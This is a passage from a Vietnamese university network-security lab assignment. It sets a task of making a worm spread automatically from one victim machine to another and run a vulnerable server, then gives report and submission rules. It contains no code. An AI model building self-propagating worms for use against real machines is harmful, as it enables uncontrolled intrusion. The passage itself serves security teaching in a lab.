Yêu cầu 3: Thực hiện lây nhiễm worm tự động: Sau khi worm đã lây nhiễm thành công trên máy victim 1 và attacker khai thác thành công thì worm sẽ tự động lây nhiễm sang máy victim khác và tự động thực thi `./vul_server 5000`.



D. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn theo nhóm **tối đa 3 sinh viên**.
- Báo cáo kết quả chi tiết những việc (**Report**) đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có), video demo (điểm cộng).

Báo cáo:

- Làm báo cáo trên file mẫu.
- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Trong file báo cáo yêu cầu **ghi rõ** nhóm sinh viên thực hiện.
- Đặt tên theo định dạng: [Mã lớp]-Lab4_MSSV1-MSSV2-MSSV3.pdf
Ví dụ: [NT230.Q2x.ANTT.y]-Lab4_2352xxxx-2352yyyy-2352zzzz.pdf
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

Bài sao chép, trễ,... sẽ được xử lý tùy mức độ vi phạm.

-HẾT-